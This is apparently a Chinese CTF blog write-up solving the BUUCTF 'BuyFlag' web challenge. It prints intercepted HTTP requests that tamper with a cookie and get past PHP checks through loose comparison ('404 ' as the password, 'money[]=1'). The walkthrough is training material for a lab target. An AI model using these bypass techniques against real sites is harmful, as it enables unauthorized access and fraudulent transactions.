BUUCTF [极客大挑战 2019]BuyFlag

原创

丙戌年1101 于 2022-04-20 17:47:15 发布 1092 收藏

文章标签： 网络安全

本文链接：https://blog.csdn.net/weixin_41571993/article/details/124303278

BUUCTF [极客大挑战 2019]BuyFlag

网页源码分析

WEB类型的漏洞第一步先查看网页源码，尝试从前端页面中找到提示，我们通过分析该靶场前端源码，果然在 pay.php页面中发现了如下提示代码：

```
<!--
 ~~~post money and password~~~
if (isset($_POST['password'])) {
 $password = $_POST['password'];
 if (is_numeric($password)) {
  echo "password can't be number</br>";
 }elseif ($password == 404) {
  echo "Password Right!</br>";
 }
}
-->
```

分析代码。在该代码中有提示我们应该以POST的方式来传入money 和 password 这两个参数，而 isset() 的作用是判断是否有password值的传入（具体用法参照：菜鸟教程：PHP isset()函数），is_numeric()作用如字面意思，是用来判断是否为数字。总之我们可以初步理解为在该页面上需要以post方式提交money和password两个参数，而且password不能为数字且要与404相匹配，除此之外，我们还需要解决页面一直强调的“student from CUIT” 问题。

抓包并尝试修改

首先我们用抓取原始数据包得：

```
POST /pay.php HTTP/1.1
Host: 0d7c82d6-1d53-48cc-81c9-52ed35b80f0a.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: user=0
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
```


回显页面为部分代码为：

```
If you want to buy the FLAG:</br>
You must be a student from CUIT!!!</br>
You must be answer the correct password!!!
```

```
</p>
<hr />
<p>
  Only Cuit's students can buy the FLAG</br>
```

在该数据包中发现cookie中的user=0，这里不得不吹一波小迪老师（小迪老师yyds），之前他在视频中演示过一个靶场，好像是i 春秋里面的（具体忘了），里面有个类似的问题，就是一个登陆界面的数据包的cookie中出现了login=0，表示未登录，然后在数据包中将login改为1后，就直接跳到了登录后的界面，这里我就直接联想到user是不是和登录身份有关，第一时间想到了改为1或者"student from CUIT"或者"cuit's student"等。

修改user并且使用POST的方式提交password和money，这里password由于不能为404，我就首先尝试了'404'，money为100000000：

```
POST /pay.php HTTP/1.1
Host: 76714929-9762-424e-bbde-2449d848117d.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: user=1
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 30

password='404'&money=100000000
```


回显页面部分代码为：

```
  If you want to buy the FLAG:</br>
  You must be a student from CUIT!!!</br>
  You must be answer the correct password!!!


</p>
<hr />
<p>
  you are Cuiter</br>
  Wrong Password!!</br>
```

说明我们user猜测正确了，但是password有问题。

当时我是猜测这里对password使用的是字符匹配机制，可能只会检测前三个字符，就在去掉了引号，在404后面加了个空格然后再次send该数据包：

```
POST /pay.php HTTP/1.1
Host: 76714929-9762-424e-bbde-2449d848117d.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: user=1
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

password=404 &money=100000000
```



回显页面部分代码：

```
  If you want to buy the FLAG:</br>
  You must be a student from CUIT!!!</br>
  You must be answer the correct password!!!


</p>
<hr />
<p>
  you are Cuiter</br>
  Password Right!</br>
  Nember lenth is too long</br>
```

事实证明password正如我猜测得那样，后续发现使用在404后面加上任意字符都可绕过。

此时页面回显提示Nember过长，也就是money的值过长，这里我想了很多办法，包括使用科学计数法，字符串转换等，就在我即将崩溃的时候，看到了这篇文章PHP弱类型比较(松散比较)方面的漏洞，发现涉及strcmp漏洞，并且password的绕过也属于该文章中提到的弱口令，最后使用了money[]=1 成功绕过，得到flag。



小结

对于弱口令以及strcmp漏洞的相关知识不够了解，还需要继续努力，另外关于解题过程中user的出现并且快速想到和解题相关，要归功于小迪老师，最后小迪老师yyds，我是菜鸡，还要继续努力！